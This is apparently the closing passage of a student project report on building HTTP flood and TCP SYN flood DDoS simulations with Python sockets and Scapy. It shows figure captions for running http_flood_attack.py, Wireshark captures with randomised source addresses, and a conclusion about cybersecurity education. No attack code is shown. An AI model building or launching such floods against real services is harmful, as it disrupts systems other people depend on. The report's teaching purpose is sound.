



Fig 16 Execution of http_flood_attack.py





Fig 17 Packets for the http_flood_attack.py





Fig 18 Packets Data from Wireshark for the http_flood_attack.py

It can be observed that the packets were from random sources and file path is also random and the protocol is HTTP highlighted in Green.

The single packet data can be seen in the following image.





Fig 19 Single Packets Details from Wireshark for the http_flood_attack.py

**Conclusion:** The project "Developing a DDOS Attack with HTTP and TCP SYN Traffic Utilizing Socket Programming and Scapy" successfully met its goals by creating a detailed simulation of DDoS attacks, merging Python programming with Scapy's packet crafting to offer a practical learning experience. It demonstrated TCP SYN flood and HTTP flood attacks in a secure setting, providing insights into attack patterns and network defenses, enhanced by network traffic analysis using Wireshark. These outcomes emphasize the value of hands-on learning in cybersecurity and suggest that such simulations could be a cornerstone of future cybersecurity education, highlighting the need for ethical conduct in research.